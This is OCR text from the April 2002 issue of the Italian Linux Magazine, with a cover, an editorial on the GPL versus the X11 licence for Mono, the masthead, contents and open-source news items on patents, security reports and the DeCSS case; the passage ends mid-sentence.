CON 2 CD SOLO €4,90

LINUX MAGAZINE

Contiene 2 CD-Rom

Poste Italiane • Spedizione in A.P. 45%
art. 2 comma 20/b legge 662/96 Aut. N. DCDC/033/01/CS/CAL
Anno III - N.ro 3 (18) • Aprile 2002
Periodicità Mensile • €4,90

Audio, video MP3...

Arriva Linux Media Player: installiamolo e configuriamolo

Prestazioni super!


Ottimizziamo il File System per velocizzare il sistema

L'hard disk mi sta stretto!

Tecniche e consigli per far spazio sul proprio disco rigido

Un Editor per Java

Creiamo velocemente applicazioni con JEdit



LINUX FACILE

- Alla scoperta di BASH, uno degli strumenti principe nei sistemi Unix like
- Cosa fa il sistema, perché lo fa e come fargli eseguire ciò che vogliamo
- La configurazione di Lilo per la scelta del Sistema Operativo d'avvio

TECNICHE & PROGRAMMAZIONE

- Rete, come far dialogare due o più postazioni fra di loro
- JSP: Configurazione del server Tomcat 4

SOFTWARE

- LIRC, un sistema di controllo a distanza per Linux
- Gnumeric 1.0, il foglio elettronico che non ha nulla da invidiare ad Excel

APPROFONDIMENTI

- Anche la grafica può essere Open Source con il formato PNG
- La costruzione di un sito web viene completata con l'analisi...
- Una strategia per far approdare Linux nella didattica

ISSN 1592-8152
EDIZIONI MASTER
20018
9 771592 815006


Condisci *la tua* programmazione...

Cromatika

EDIZIONI MASTER

...con le *letture* giuste!

NON PERDERE



€ 13.00

in offerta con ioProgrammo

Editoriale

FAI LA COSA GIUSTA. SENZA GPL?

Ximian, uno dei protagonisti indiscussi del mondo del Free Software,ha annunciato di voler cambiare la licenza delle librerie Mono dalla classica GPL alla altrettanto classica ma molto più semplice licenza X11.

La licenza X11 è forse la più semplice delle licenze free (e open secondo la definizione di opensource.org) e ridotta ai minimi termini dice in sostanza: "puoi fare quello che ti pare con questo codice, ricordati solo di preservare il corretto copyright e non considerare gli originali autori responsabili di qualsiasi errore". Non prevede, come la GPL, restrizioni circa la redistribuzione dei prodotti, anche proprietari, eventualmente derivati, e non pretende che venga reso disponibile il sorgente delle applicazioni basate sul codice importato.

Secondo Miguel de Icaza, fondatore di Mono e di Gnome, questo cambiamento rende più facile alle corporation (come Intel e HP che hanno subito aderito) contribuire a Mono e nel contempo distribuire ai propri clienti versioni proprietarie delle librerie di classi.

La decisione per la Ximian dovrebbe "avere l'effetto di espandere il numero dei potenziali contributori al progetto, velocizzando ulteriormente il suo già impressionante progresso". Sebbene sia impossibile da confermare questa mossa di Ximian sembra tanto il risultato di un do-ut-des nei confronti di questi grandi attore della scena informatica che in cambio di un massiccio aiuto avrebbero richiesto la modifica delle licenze.

Ciò nonostante la marcia verso la gloria della GPL sembra essere inarrestabile, la stragrande maggioranza dei progetti free vengono ormai rilasciati con questa licenza. Una mossa in senso opposto di un così importante protagonista della scena va quindi senza dubbio notata.

La scelta di de Icaza segue di un anno quella simile degli sviluppatori del formato sonoro libero OggVorbis che per permetterne l'incorporazione delle librerie anche nei lettori proprietari hanno appunto scelto di cambiare licenza ottenendo, effettivamente, una più vasta distribuzione del proprio formato. La scelta sottostante, molto ben ragionata da Ximian e da OggVorbis, è che i vendor di prodotti proprietari non siano concorrenti, ma diventino piuttosto alleati nella distribuzione di una tecnologia autenticamente free.

La licenza GPL, invece, imponendo che il codice sorgente resti sempre e comunque pubblico si dichiara una volta e per sempre in diretta competizione con ogni "venditore" di software proprietario, senza alcuna possibilità di trovare un punto di compromesso e a tutti i livelli. O sei dentro, o sei fuori.

Se è certo che la GPL sia una delle più importanti forze verso la realizzazione di una seria condivisione delle esperienze nel campo informatico, è altrettanto certo che quanto più profondamente il software free si innerverà nell'economia del software tanto più spesso vedremo situazioni ibride come quella di Mono o OggVorbis, che pur partendo da una saldissima fede free potranno "usare" le esperienze proprietarie in modo che agiscano da volano per l'espansione non tanto delle tecnologie, quanto delle "idee" di condivisione che questo mondo si porta dietro.

Forse queste esperienze essere persino molto più efficaci del rigore fideistico dei seguaci di Richard Stallman e della Free Software Foundation, certo speriamo proprio di non ritornare al proliferare delle licenze quasi-free-ma-non-del-tutto che impazzavano fino a pochi anni fa.

Emmanuele Somma
<esomma@ieee.org>

LINUX Magazine

Anno III N.3 (18) - Aprile 2002 - Periodicità Mensile
Reg. Trib. di CS n.ro 625 del 09/03/1999
E-mail: linuxmag@edmaster.it - Internet: www.edmaster.it/linuxmag

Direttore Editoriale: Massimo Sesti
Direttore Responsabile: Stefania De Napoli
Product Manager: Antonio Meduri
Editor: Gianfranco Forlino
Redazione: Raffaele Del Monaco
Collaboratori: E. Somma, A. Bernardi, M. Bigatti, C. Colnaghi, G. De Marco, G.M. Fontana, S. Iovacchini, M. Lizza, F. Marasco, F. Marchetti Stasi, D. Marsiglia, A. Pace, A. Pasqua, S. Picascia, S. Salatino, C. Stumpo, F. Tornieri, G. Tradigo, I. Venuti, U. Zanatta, O. Zangiacomi
Segreteria di Redazione: Veronica Longo

REALIZZAZIONE GRAFICA:
CROMATIKA S.r.l.
C.da Lecco, zona ind. - 87030 Rende (CS)
Tel. 0984 8319 - Fax 0984 8319225
Coordinamento grafico: Paolo Cristiano
Coordinamento Tecnico: Giancarlo Sicilia
Illustrazioni: Riccardo del Bò
Impaginazione elettronica: Aurelio Monaco

PUBBLICITÀ
Edizioni Master S.r.l. - Via Cesare Correnti, 1 - 20123 - Milano
Tel. 02 8321612 - Fax 02 8321764
Responsabile Vendite: Ernesto Redaelli
Agenti Vendite: Bruno Cesati, Lorella Gorga, Serenella Scarpa
Segreteria Ufficio Vendite: Daisy Zanato
email: advertising@edmaster.it

EDITORE
Edizioni Master S.r.l.
Sede di Milano: Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 8321482 - Fax 02 8321699
Sede di Cosenza: C.da Lecco, zona ind. - 87030 Rende (CS)
Responsabile Amministrazione e Finanza: Benedetto Celsa
Responsabile Produzione e Logistica: Nicolino Rocca
Diffusione: Alessandra Cervello
Marketing: Giuseppina Bruno, Alessandra Fantozzi, Antonio Meduri

Abbonamenti e arretrati:
Costo abbonamento annuale (11 numeri): € 38.00. Costo arretrati (a copia): il doppio del prezzo di copertina + € 5,16 spese (spedizione con corriere). (Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate al num. Telef. 028321482). La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al num. 028321699, oppure via posta a: **EDIZIONI MASTER S.r.l. - Via Cesare Correnti, 1 20123 Milano**, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

- **cc/p n.16821878** o **vaglia postale** (inviando copia della ricevuta del versamento insieme alla richiesta);
- **assegno bancario non trasferibile** (da inviarsi in busta chiusa insieme alla richiesta);
- **carta di credito, circuito VISA, CARTASI', MASTERCARD/ EURO-CARD**, (inviando la Vs. autorizzazione, il numero della carta, la data di scadenza e la Vs. sottoscrizione insieme alla richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA. L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.

Sostituzioni: Inviare il Cd-Rom difettoso in busta chiusa a:
Edizioni Master - Servizio Clienti
Via Cesare Correnti, 1 - 20123 Milano
Assistenza tecnica: linuxmag@edmaster.it

Servizio abbonati:
☎ **tel.02 8321482**
@ **e-mail: servizioabbonati@edmaster.it**

Stampa: Grafica Editoriale Printing (BO)
Stampa CD-Rom: Disctronics Italia S.p.A. (MI)
Distributore: Parrini & C. S.p.A. - ROMA

La concessione del Diritto d'Autore degli articoli di Emmanuele Somma è regolamentata da Licenza Pubblica

Finito di stampare: Aprile 2002

Nessuna parte della rivista può essere in alcun modo riprodotta senza autorizzazione scritta della Edizioni Master. Manoscritti e foto originali, anche se non pubblicati, non si restituiscono. La Edizioni Master non si assume alcuna responsabilità per eventuali errori od omissioni di qualunque tipo. Nomi e marchi protetti sono citati senza indicare i relativi brevetti. La Edizioni Master non si assume alcuna responsabilità per danni o altro derivanti da virus informatici non riconosciuti dagli antivirus ufficiali all'atto della masterizzazione del supporto.

Edizioni Master edita: Idea Web, Go!OnLine Internet Magazine, Win Magazine, Quale Computer, DVD Magazine, Office Magazine, ioProgrammo, Linux Magazine, Più Giochi PS2, Softline Software World, MPC, Computer Games Gold, inDVD, I Fantastici CD-Rom, PC VideoGuide, I corsi di Win Mag., Go!OnLine Collection, Win Trio, Quale Computer Collection, DVD Collection, ioProgrammo Collection, Office Collection, MPC Trio.

EDIZIONI MASTER
A.N.E.S.
ITportal L'Universo Tecnologico www.itportal.it

LINUX Magazine Anno III - N.ro 3 (18) • Aprile 2002

Sommario

News 6

Posta 14

Software sul CD 18

Biblioteca 22

Primi passi 24
- L'hard disk mi sta stretto! Che fare? 24
- Scopriamo quali sono e come vengono gestiti i processi 28
- Una conchiglia preziosa chiamata BASH 33
- Alla scoperta di LILO: il Boot Loader di Linux 36

Consumer Software 42
- Linux Media Player 42
- jEdit-editor per programmatori 46
- Il pinguino con il telecomando 50
- Comanche, una GUI per Apache 52
- Gnumeric, l'Excel di Linux 56
- OpenBSD, installazione e configurazione 60

Consumer Hardware 66
- Installiamo una rete fra PC [2 Parte]

Tecniche 70
- Tuning di Sistemi Linux 70
- Teaming delle schede di rete 74
- I sistemi di news nel mondo del pinguino 76
- Hacking exploit 78


Programmazione 82
- Configurazione del Server Tomcat 4

Approfondimenti 86
- Analisi di un Sito Web 86
- Gif? No grazie! 90
- Una strategia per Linux nella didattica? 93
- Ultime novità sul diritto d'autore 95

Sketch 97

Sito del mese 98

Progetta e arreda



facilmente la tua casa!

NUOVO per interni ed esterni

Arriva in edicola il software che non c'era, più potente e ricco che mai, per progettare e arredare facilmente la tua casa. E l'architetto? Lo puoi invitare alla festa d'inaugurazione.

Cromatika

EDIZIONI MASTER

IN EDICOLA

FLASH

BREVETTI IN TEMPO REALE

L'ultima versione dell'Interfaccia per le Applicazioni Real Time (RTAI) contiene una gran quantità di nuove caratteristiche interessanti tra cui una versione per processori della famiglia MIPS e il supporto per l'ultima versione del Linux Trace Toolkit. Ma quello che ha attratto maggiormente l'attenzione è la nota di Eben Moglen, il vero padre della GPL e avvocato della FSF, che sottolinea il fatto che sebbene Victor Yodaiken abbia ottenuto il brevetto su Linux real-time (RTLinux), non esista alcun impedimento all'uso dell'interfaccia all'interno di RTLinux. Il rilascio di RTAI come GPL scherma le applicazioni indipendentemente dall'acquisizione del brevetto sottostante. Nella nota di Moglen non viene messa in dubbio la validità del brevetto ottenuto da Yodaiken, a differenza di altre posizioni espresse dall'interno della FSF stessa. Gli autori della RTAI hanno inoltre modificato i termini di distribuzione dei propri software dalla precedente LGPL, che ne permetteva l'inclusione in sistemi non liberi, alla piena GPL. L'unico problema che adesso rimane in piedi è quello delle applicazioni proprietarie ma, sostiene sempre Moglen, la licenza brevettuale è così ampia da escludere nella pratica tutte le possibili applicazioni che potrebbero infrangere il brevetto. In sostanza il brevetto di Yodaiken non dovrebbe significare un problema per nessuno degli utenti di RTAI finchè questa rimane coperta dalla GPL, ma questa situazione sottolinea come la presenza dei brevetti sul software può tramutarsi in trappole mortali per il software libero.

Per maggiori informazioni: http://lwn.net/2002/0131/a/rtai-24.1.8.php3

Linux Standard Base. Definitivo!

Terminato lo sviluppo dello standard di base dei sistemi Linux IA-32. Ora pretendetelo!


Il progetto Linux Standard Base è stato completato. Il Free Standards Group ha annunciato la disponibilità della versione finale e definitiva (1.1) del Linux Standard Base per l'architettura IA-32.
Con questo rilascio si può considerare definitiva la specifica, la suite di programmi di test delle distribuzioni è disponibile e c'è una implementazione campione completa di un ambiente di cross-development.

Per maggiori informazioni: http://www.linuxbase.org/

GNOME e .NET: Nemici amici?

Molte critiche a Miguel de Icaza e il progetto Mono che potrebbe consegnare GNOME a Microsoft.

Tutto è iniziato da un controverso articolo su The Register in cui Miguel de Icaza proponeva che la versione di GNOME 4.0 si sarebbe dovuta basare su Mono, il progetto clone della tecnologia .NET di Microsoft. Molti sono rimasti sconcertati da questa affermazione e in rete c'è stato un gran discutere delle ragioni oscure che avrebbero portato de Icaza a tentare questo ▸▸



Problemi di Sicurezza. Chi ne ha di più?

Errori grossolani nelle valutazioni di VNUnet ci ricordano che il problema c'è e va affrontato. Bene!

Un esercizio di statistica un po' contorto dei tecnici di VNUnet ha prodotto uno dei titoli di articolo più controversi della storia dell'informatica. È venuto fuori che Linux fosse sicuro la metà di Windows NT/2000. Ora, a parte che qualcuno si possa chiedere come sia possibile in una situazione così delicata e controversa come quella della sicurezza informatica realizzare una metrica di valutazione, che è un po' come voler sostenere la validità dell'artmetica tra ortaggi, il risultato del superbo lavoro d'ingegno è stato giustificato considerando alcune distribuzioni Linux (Mandrake 7.2, Mandrake 7.1, Red Hat 7.0 e Debian 2.2) e sommando il numero relativo delle vulnerabilità individuate contro quelle individuate su Windows NT/2000. Insomma un bug in Sendmail, contava per 4 distinti bug.
Guardando meglio le figure però si scopriva che anche la distribuzione contenente il maggior numero di vulnerabilità (Mandrake 7.2) aveva un vantaggio su NT di oltre il 30%. E che la Debian presa in considerazione ne avesse quasi la metà. E' che una comparazione del genere e che, al limite, andrebbero comparati i kernel dei due sistemi operativi, cosa impossibile visto che Microsoft non rende disponibile il proprio, è altrettanto vero che il problema esiste sul serio ma non può essere trattato in modo così grossolano come quelli di VNUnet hanno provato.

Per maggiori informazioni: http://lwn.net/2002/0207/

colpo di mano. Mono è il tentativo, per ora più sulla carta che realizzato, di reimplementazione di alcune parti di .NET, ed in particolare di un compilatore C#, una ulteriore macchina virtuale e un meccanismo di chiamata di procedure remote e una estesa libreria di classi riusabili.Mono, come .NET, dovrebbe permettere lo sviluppo di applicazioni sicure e altamente interoperabili. Alcuni commenti girati in rete sono tutt'altro che rilassati. In particolare Don Marti, nella newsletter GNU: "Se fai la tara ti trovi con una versione spuntata del C++, una libreria standard, una macchina virtuale e una banca/autenticazione/fregatura da Grande Fratello". E tutto ciò è stato progettato da Microsoft e solo in parte proposto alla standardizzazione internazionale, quindi i contorni reali del progetto sono tutt'altro che chiari.

Per maggiori informazioni: www.go-mono.com

LWN.net indipendente

Nessun rimpianto per il divorzio con Tucows. LWN torna libero... e squattrinato.


LWN.net è stata una delle realtà più importanti di questi ultimi anni acquisendo un ruolo di guida nel campo delle informazioni sull'Open Source. Nell'Aprile 2000 era stata acquisita dal gruppo Tucows senza per questo minare in alcun modo la sua indipendenza, ma senza neppure mai riuscire a portare significativi risutati finanziari.
Nel frattempo sono cambiate molte cose nella new economy e la mannaia della ristrutturazione di Tucows ha colpito anche LWN.
La scelta dei fondatori di LWN è stata quella di riacquisire la proprietà della società e quindi di ritornare all'indipendenza finanziaria precedente al 2000. Sebbene i problemi economici del sito rimangono inalterati, non sembra che gli autori abbiano intenzione di chiudere e che tenteranno con tutte le proprie forze di superarli.
Il divorzio con Tucows è stato commentato dallo staff di LWN con le seguenti parole: "Vogliamo cogliere questa opportunità per tributare a Tucows un accorato grazie. Ci hanno trattato con grande cortesia e rispetto, hanno sempre rispettato lanostra indipendenza editoriale e soprattutto, hanno finanziato LWN per circa due anni. Non abbiamo nessun rimpianto per questo lavoro assieme."

Per maggiori informazioni: http://www.lwn.net

W3C rilascia l'ultima bozza di politica sui brevetti

Dopo le proteste il W3C fa marcia indietro sulla proposta che permetteva l'inserimento di tecnologie brevettate negli standard Web.

"Macchine indietro tutta" per W3C, quindi? Di sicuro la nuova bozza recepisce il suggerimento della Comunità Open Source sottolineando che le Raccomandazioni emesse da W3C debbano poter essere ("as far as possible") implementabili come Free Software. Gli standard W3C non dovrebbero contenere quindi tecnologie coperte da brevetto, nel caso in cui si voglia necessariamente ricorrere a questo tipo di tecnologie esiste un percorso particolarmente complicato che passa attraverso un comitato che dovrebbe "risolvere la situazione", ad esempio tentare la "liberazione" del brevetto, o suggerire la pubblicazione della raccomandazione presso qualche altro ente. Insomma la vittoria sembra essere su tutta la linea, grazie ai tanti che hanno fatto pervenire al W3C i commenti su questo lavoro che rischiava di ipotecare seriamente il futuro del Web.



Per maggiori informazioni: www.w3c.org

SIAMO DIETRO ANCHE AL SUDAFRICA...

"Open Source offre agli utenti capacità e potenzialità che le tecnologie proprietarie non possono garantire. L'uso di questi strumenti va promosso a tutti i livelli della Pubblica Amministrazione, del business e dell'istruzione". Non è la versione locale di Linux Magazine ad affermarlo ma l'importantissimo National Advisory Council on Innovation (NACI) in seno al Ministero delle Arti, la Cultura, la Scienza e la Tecnologia del Sud Africa con sede a Pretoria, la capitale. Dopo la decisione di derogare alla legge sui brevetti industriali nel caso dei farmaci anti-aids il Sud Africa si sta incamminando su una strada di non ritorno per affrancarsi dalla schiavitù economica nei riguardi delle tante multinazionali che stanno strangolando finanziariamente il paese. "L'Open Source può essere liberamente controllato, personalizzato e modificato. "L'Open Source rappresenta un'opportunità e un'importante risorsa. Il Sudafrica ha la possibilità di partecipare attivamente e ottenere benefici dal movimento open source".

Per maggiori informazioni: http://www.naci.org.za/docs/opensource.htm

RICHARD STALLMAN: "MAI PIÙ ALLEGATI WORD"

Richard Stallman dice basta, basta con una delle più diffuse prepotenze legate all'uso della posta elettronica: "Possiamo mettere fine agli allegati Word"! Già tradotto dall'inglese in portoghese, spagnolo e italiano, il suo messaggio invita le centinaia di milioni di utilizzatori di e-mail a non inviare più attachment nel formato DOC, dal suo punto di vista - crea molti più guai di quanti ne risolva.

Per maggiori informazioni: http://www.repubblica.it/online/tecnologie_internet/antiword/antiword/antiword.html

FLASH


$100.000 PER CRACKARE IL CODICE

Una ditta chiamata Bodacion Technologies ha offerto 100.000$ alla prima persona che riuscirà a crackare il suo "biomorphic number generator". La compagnia utilizzerà per lo scopo un Hydra Server, utilizzando particolari routine crittografiche e un particolare OS embedding sul quale girano "solamente" applet JAVA.

Per maggiori informazioni: http://www.theregister.co.uk/content/55/24312.html

CVS PER LINUX? TORVALDS: NON LI USERÒ MAI!

BitKeeper, il nuovo software scelto da Linus Torvalds per gestire le varie patch del Kernel, sta veramente seminando odio in non pochi elementi della comunità degli sviluppatori del Kernel Linux. Molti di questi infatti trovano scetticismo nell'adozione del tool proposto ed usato da Linus. L'ultima mail inviata da Linus Torvalds alla Linux Kernel Mailing List, dai toni decisamente accesi e coloriti (...people who do that think with their gonads, not their brains...), spiega perchè Torvalds non userà mai i CVS e perchè sarebbe necessario prendere in considerazione seriamente l'uso del BitKeeper.



Per maggiori informazioni: http://lwn.net/daily/lt-bitkeeper.php3

La mano invisibile del mercato

Brutte storie di compravendite sporche di azioni ai danni di VA Linux fanno riflettere sulla bolla speculativa delle dotcom. Ma Linux non è solo questo.

Solo due anni fa Linux era ancora in sella all'imbizzarrito cavallo della borsa e fiumi di soldi sembravano scivolare ovunque. Nuove interessanti iniziative informatiche spuntavano fuori come funghi e le OPA fioccavano, per non parlare dei posti di lavoro. Era un tempo eccitante e sicuramente più divertente del brutto periodo che stiamo vivendo adesso. La recessione non è mai divertente, ma la bolla speculativa delle dotcom (di cui Linux era una piccola parte) è una di quelle cose che abbiamo salutato volentieri. In questi ultimi tempi, però, qualcosa ci ha ricordato la brutta storia capitata durante l'OPA di VA Linux su cui l'organo di regolazione della borsa americana aveva aperto un caso d'infrazione contro il Credit Suisse che l'aveva gestito. Un dei casi paradigmatici riportati dall'inchiesta è quello di un cliente della CSFB che avrebbe ottenuto l'allocazione di 13500 azioni di VA Linux, mentre vendeva due milioni di azioni della Compaq pagando una spropositata commissione di 0,5 dollari per azione per poi riacquistarle immediatamente attraverso un'altra società pagando questa volta le normali commissioni di 0,06 dollari per azione. Questa strana operazione gli portava una perdita netta di 1,2 milioni di dollari. Lo stesso giorno, però, lo stesso cliente avrebbe venduto le azioni dell'OPA VA Linux realizzando un profitto di circa 3,3 milioni di dollari. Insomma sembra proprio che anche le società ▸▸

Lindows: Vaporware o possibilità?

Si vocifera di una "Sneak Preview" del prodotto più VaporWare del momento. Si chiarirà finalmente una situazione poco chiara di Lindows?

Esiste l'hardware ed esiste il software. Qualcuno si è inventato l'eufemismo "Vaporware" per indicare tutti quei progetti fantasiosi che poi non si concretizzano mai. Lindows è solitamente indicato come uno degli esemplari di razza del Vaporware, ed è inoltre vaporware proprietario. Di una specie che non esalta i fan dell'Open Source, cioè. La grande promessa di Lindows è quella di far girare le applicazioni Windows così come sono. Non si sa un gran che su come questo dovrebbe avvenire. Traspare che dovrebbero essere utilizzati una quantità di add-on proprietari a Wine, il progetto libero di replica delle API di Windows. L'obiettivo di supportare le applicazioni Windows è importante per quanti vogliono passare a Linux ma hanno ancora qualche applicazione a cui non vogliono o possono rinunciare. Inoltre per chi vuole avere questo "di più" è ragionevole pensare che possa essere disposto a pagare per un sistema proprietario. Questo progetto potrebbe proprio funzionare. Questo però prevede che Lindows funzioni sufficientemente bene da sostituire egregiamente Windows, che è cosa possibile. Ma soprattutto che la società non incappi in quei noiosi problemucci legali che finiscono per rallentare indefinitamente il rientro dei capitali di rischio ben oltre i livelli fisiologici. Insomma che eviti di farsi portare in tribunale da Microsoft per doverle pagare qualche milione di dollari di royalties.

Per Informazioni: http://www.lindows.com/

Linux che si sono quotate in borsa siano finite nel campo di gioco di persone con obiettivi ben diversi dalla libera circolazione delle idee. La bolla speculativa aveva ben poco a che fare con Linux a differenza di altre realtà che sono di fatto sparite con i soldi facili di quei tempi. Il nostro software sta diventanto sempre migliore e la sua adozione aumenta sempre più. Chi si attendeva che Linux scomparisse con le dotcom è rimasto sorpreso. Di certo i momenti brutti non sono finiti e gli ottimisti iniziano già a vedere i primi segni di ripresa.
Solo adesso, senza le speculazioni di un mercato un po' troppo allegro, forse sarà possibile ragionare di Linux in un modo un po' più razionale.

Per Informazioni:
http://www.prnewswire.com/

Scoperto un pericoloso bug in NetFilter Firewall

A detta degli esperti il bug potrebbe causare rilevanti problemi al sistema Linux.

La falla di Netfilter a quanto pare è causata da un bug del firewall, che permette l'apertura di porte non desiderate per il traffico inbound (cioè verso il sistema). Questa vulnerabilità potrebbe essere sfruttata dai cracker per creare una "porta" sul sistema vittima da cui penetrare per compiere azioni di sabotaggio. La scoperta la si deve grazie al monitoraggio delle chat request di una rete IRC. La patch è direttamente disponibile sul sito Web:
http://www.netfilter.org/

Per maggiori informazioni:
http://www.netfilter.org/

Il braccio violento della MPAA sulla Norvegia

La cara vecchia Europa si piega al diritto americano. I programmatori liberi come Noriega?

Il braccio violento della MPAA, l'associazione dei produttori cinematografici americani, ha raggiunto la Norvegia. Molte persone hanno commentato l'arresto di Dmitry Sklyarov, il programmatore russo arrestato durante un suo viaggio in America per aver realizzato un free software per la lettura degli eBook Adobe, come una di quelle "americanate" a cui noi europei saremmo assolutamente alieni. Dopotutto nessun paese con tradizioni giudiziarie meno barbare, dicono tanti, non avrebbe mai neppure pensato di arrestare un programmatore solo per aver scritto programmi.
L'incriminazione nella placida Norvegia di Jon Johansen, coautore del codice DeCSS per riprodurre i film DVD anche su Linux, ci dimostra che queste generalizzazioni lasciano proprio il tempo che trovano.
L'agenzia norvegese ØKOKRIM per la gestione dei crimini di natura economica ha proceduto all'incriminazione del giovanissimo programmatore su esplicite pressioni da parte della MPAA peraltro estendendo per la prima volta nella giurisprudenza del paese, che ha peraltro tutt'altra tradizione di protezione della privacy individuale, per ottenere la punizione di un individuo per aver semplicemente avuto completo accesso ai dati contenuti su un bene di propria proprietà. In precedenza l'uso ammesso della legge norvegese riguardava esclusivamente la violazione di sistemi di sicurezza di banche o compagnie telefoniche per ottenere informazioni o dati di proprietà altrui. Come se questo non bastasse la MPAA pretende che l'incriminazione si estenda all'infrazione del copyright. La EFF (Electronic Frontier Foundation) ha messo su una mailing list "Free Jon" per chi ha intenzione di seguire il caso. Esiste la ragionevole speranza che la corte norvegese faccia decadere le accuse, ma nel peggiore dei casi Jon rischia due anni di carcere solo per aver essersi permesso di usare dati che aveva legalmente acquistato. Questo non è un problema americano. Le pessime idee si globalizzano in fretta specie quando potenti lobby industriali possono pilotare l'attività giudiziaria e legislativa.
Allora? Tutti sicuri che la grande tradizione del diritto italiano ci preservi da eventuali casi del genere?

Per maggiori informazioni:
http://thefreeworld.net/

COME CUCINA IL KERNEL, LA ZIA TILLIE?

Quello che più ha creato dissidi è il modulo di autoconfigurazione del kernel scritto da Giacomo Catenazzi, che pretende di scoprire l'intima natura di un sistema funzionante e realizzare l'ottimale configurazione di compilazione del kernel per supportare al meglio la macchina in oggetto, evitando ore e ore di ricerche sul proprio hardware da parte del malcapitato che tenta la ricompilazione. Eric, nel frattempo, ha lavorato oltre le possibilità del mito che è nella Comunità per supportare l'idea di Catenazzi, soprattutto realizzando gustose storielle tra cui una graziosa macchietta tra la zia Tillie, prototipo di utente senza alcuna esperienza, suo nipote Melvin e la 'ragazza geek' Penelope. Il ragionamento è essenzialmente questo: "Proprio nel momento in cui smettiamo di pensare a Zia Tillie iniziamo a trovar mille scuse per le nostre interfacce malamente progettate e la loro soverchia complessità. Tendiamo a cadere nell'elitaria e gretta assunzione che questo limita l'usabilità del nostro software e quindi della sua accettazione da parte di un maggior numero di utenti. Questo ci rende 